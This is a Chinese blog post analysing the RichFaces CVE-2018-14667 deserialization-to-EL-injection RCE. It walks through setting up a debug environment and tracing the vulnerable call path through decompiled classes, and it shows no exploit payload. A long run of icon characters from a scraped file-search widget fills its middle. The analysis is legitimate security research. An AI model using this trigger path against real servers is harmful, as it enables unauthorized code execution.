

RichFaces 反序列化致EL表达式注入RCE漏洞浅析 - CVE-2018-14667

作者: LANDGREY • 创建时间 2019年5月11日 18:25 • 更新时间 2019年5月11日 18:46
浏览: 677 次 • 标签: #代码审计
您的IP地址: 140.207.23.83

漏洞信息

根据 Jboss 官方 CVE-2018-14667 描述:

The RichFaces Framework 3.X through 3.3.4 is vulnerable to Expression Language (EL) injection via the UserResource resource. A remote, unauthenticated attacker could exploit this to execute arbitrary code using a chain of java serialized objects via `org.ajax4jsf.resource.UserResource$UriData`.

影响 RichFaces 框架 3.x — 3.3.4 版本, 漏洞原因是由 **org.ajax4jsf.resource.UserResource\$UriData** 反序列化引入 EL 表达式执行导致RCE

复现环境:

应用	richfaces-demo-jsf2-3.3.3.Final-tomcat6.war
容器	Apache-Tomcat-8.5.9
JDK	JDK 1.8.0_181
IDE	IDEA


准备:

0x01: 解压war包

将 war 包解压缩到目录, 准备导入 IDEA 进行 debug 分析


0x02: 导入项目

打开 IDEA, 依次选择 **File - New - Project from Existing Sources**, 然后选择解压好的 richfaces-demo-jsf2-3.3.3.Final-tomcat6 目录, 点击 **Create project from existing sources**, 下面步骤都按照默认选项即可。




0x03: 导入jar包

依次选择 **File - Project Structure**，选择 **Project Settings - Libraries**，点击右侧的 **+ - Java**，将依赖的 tomcat lib 目录下所有包全选并导入：




Choose Modules 选择 WEB-INF 并确认




0x04: Tomcat 部署项目

依次选择 **File - Project Structure**，选择 **Project Settings - Artifacts**，点击 **+** 号，选择 **Web Application Exploded - From Modules**，选中唯一的一个 **WEB-INF**，最后确认就可以了



然后点击 IDEA 主界面的 **Add Configuration**，先点击左上角的 + 添加一个 Local tomcat server，再点击下面的 + 号，选择 **Build Artifacts**，在弹出框中选中给出的 **WEB-INF:war exploded** 并确认，最后再点击 **Fix**，确认完成部署。



0x05: 完成

点击 **debug** 按钮, 成功启动后 IDEA 会自动打开浏览器展示网站首页。

调试:

0x01: 反编译源码

用 IDEA 尝试从 maven 仓库自动下载 Richfaces 相关源码失败，为了方便搜索源码、理清类和方法的调用关系，先使用 procyon.jar 反编译一份相关源码备用

```
java -jar procyon.jar -jar example.jar -o output
```

0x02: 寻找漏洞触发点

从官方提供的信息来看，漏洞触发需要利用 `org.ajax4jsf.resource.UserResource$UriData` 反序列化，在不清楚如何触发漏洞前，我们需要了解 `UserResource` 的调用过程或者触发点在哪儿。

先进入 `richfaces-impl-jsf2-3.3.3.Final.jar!/org/ajax4jsf/resource/UserResource.class` 类中，大概浏览一下，发现 `UserResource` 的内部类 `UriData` 实现了 `Serializable` 接口，可以被序列化。

```
1  + /.../
5
6  package org.ajax4jsf.resource;
7
8  import ...
18
19  public class UserResource extends InternetResourceBase {
20      private String contentType;
21
22      public UserResource(boolean cacheable, boolean session, String mime) {
23          this.setCacheable(cacheable);
24          this.setSessionAware(session);
25          this.setContentType(mime);
26      }
27
28      @ public String getContentType(ResourceContext resourceContext) { return this.contentType; }
31
32      public void setContentType(String contentType) { this.contentType = contentType; }
35
36      @ public Object getDataToStore(FacesContext context, Object data) {...}
59
60      public void send(ResourceContext context) throws IOException {...}
71
72      public Date getLastModified(ResourceContext resourceContext) {...}
88
89      public long getExpired(ResourceContext resourceContext) {...}
105
106      public boolean requireFacesContext() { return true; }
109
110      public static class UriData implements Serializable {...}
120
121  }
```

全局搜索下代码，看看哪里调用了 `UserResource`，有以下8个 java 文件中出现了 `UserResource`

File name:

*

...

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

📄

📁

经过筛选，发现只有 `richfaces-impl-jsf2-3.3.3.Final.jar!/org/ajax4jsf/resource/ResourceBuilderImpl.class` 中的 `createUserResource` 方法一处调用了 `UserResource` 类。

createUserResource 方法大概逻辑是根据 path 获取 UserResource 实例；获取不到就 new 一个 UserResource，然后调用 addResource方法将 path 和对应的 UserResource 实例的键值对存储起来，方便下次直接根据 path 获取 UserResource 实例。方法最后会返回一个 userResource。

```
374 public InternetResource createUserResource(boolean cacheable, boolean session, String mime) throws FacesException {
375     String path = this.getUserResourceKey(cacheable, session, mime);
376
377     Object userResource;
378     try {
379         userResource = this.getResource(path);
380     } catch (ResourceNotFoundException var7) {
381         userResource = new UserResource(cacheable, session, mime);
382         this.addResource(path, (InternetResource)userResource);
383     }
384
385     return (InternetResource)userResource;
386 }
387
388 @private String getUserResourceKey(boolean cacheable, boolean session, String mime) {
389     StringBuffer pathBuffer = new StringBuffer(UserResource.class.getName());
390     pathBuffer.append(cacheable ? "/c" : "/n");
391     pathBuffer.append(session ? "/s" : "/n");
392     if (null != mime) {
393         pathBuffer.append('/').append(mime.hashCode());
394     }
395
396     String path = pathBuffer.toString();
397     return path;
398 }
399 }
```


path 由 getUserResourceKey 函数生成，包括下面四部分：

第一部分 UserResource.class.getName() 在一个网站中应该是固定值 **org.ajax4jsf.resource.UserResource**；中间两部分由传参的两个布尔值选择取值，最多也就4种可能性取值；最后一部分 hashCode 值具体是什么先不管。

```
{UserResource.class.getName()}/{c or n}/{s or n}/{mime.hashCode()}
```

方法结束，再往前回溯调用了 createUserResource 方法的地方。

搜索一下，发现有三个文件中出现 createUserResource，经过筛选发现也是只有 richfaces-ui-3.3.3.Final.jar!/org/ajax4jsf/renderkit/html/MediaOutputRenderer.class 一处是真正调用此方法



打开 MediaOutputRenderer 类中的 doEncodeBegin 方法 (下面部分代码已省略)，发现传入 createUserResource 方法中的参数值都来自 richfaces-ui-3.3.3.Final.jar!/org/ajax4jsf/component/UIMediaOutput.class 类的实例。

```
protected void doEncodeBegin(ResponseWriter writer, FacesContext context, UIComponent component) throws IOException {
    UIMediaOutput mmedia = (UIMediaOutput)component;
    String element = mmedia.getElement();
    .....
    writer.startElement(element, mmedia);
    this.getUtils().encodeId(context, component);
    InternetResourceBuilder internetResourceBuilder = InternetResourceBuilder.getInstance();
    InternetResource resource = internetResourceBuilder.createUserResource(mmedia.isCacheable(), mmedia.isSession(), mmedia.getMimeType());
    StringBuffer uri = new StringBuffer(resource.getUri(context, mmedia));
    boolean haveQestion = uri.indexOf("?") >= 0;
    Iterator kids = component.getChildren().iterator();
    .....
    writer.writeURIAttribute(uriAttribute, uri, "uri");
    this.getUtils().encodeAttributesFromArray(context, component, HTML.PASS_THRU_STYLES);
    this.getUtils().encodePassThru(context, mmedia);
}
}
```

